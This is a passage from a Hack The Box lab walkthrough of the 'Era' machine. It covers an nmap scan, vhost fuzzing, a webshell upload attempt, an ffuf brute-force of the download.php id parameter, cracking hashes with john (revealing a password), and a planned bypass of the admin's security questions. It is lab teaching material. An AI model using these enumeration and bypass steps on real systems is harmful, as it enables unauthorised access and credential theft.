# HTB-Era
Table of Contents
Scope:10.10.11.79Recon
Nmap
sudo nmap -sC -sV -sT -Pn -T5 -vvvv --min-rate=5000 era.htb
PORT   STATE SERVICE REASON  VERSION21/tcp open  ftp     syn-ack vsftpd 3.0.580/tcp open  http    syn-ack nginx 1.18.0 (Ubuntu)|_http-favicon: Unknown favicon MD5: 0309B7B14DF62A797B431119ADB37B14|_http-title: Era Designs| http-methods:|_  Supported Methods: GET HEAD|_http-server-header: nginx/1.18.0 (Ubuntu)Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
80/TCP - HTTP
I start off with directory enumeration and vhost fuzzing:

On the main site nothing special was found so I ran a vhost scan and found the file vhost:

I added the vhost to my /etc/hosts file and checked it out:

I then enumerated the vhost as well:

file.era.htb

I went over to the /register.php endpoint and registered a new user:



After signing in I got redirected to the /manage.php page:
I went ahead and uploaded a webshell:

Unfortunately we can only download after uploading it but not actually access it:

However what I noticed was the id parameter:
http://file.era.htb/download.php?id=This meant I could probably try to brute force other files and or directories.

I went ahead and created a list of possible id’s:
And used ffufto brute force it.
ffuf -w id.txt:FUZZ -H "Cookie: PHPSESSID=lc464hh0fbipb8frebpm6otfv1" -u "http://file.era.htb/download.php?id=FUZZ" -fs 7686
I checked out the brute forced id’s:


Once downloaded I unzipped the archive:
I found a filedb.sqlite database and checked that out as well:


john
I then used john to attempt to crack these hashes:

americamustangI also checked out the download.php source code and saw this:


Next up we can change the security questions for the admin user so we can bypass normal security using the security questions instead via /security_login.php:
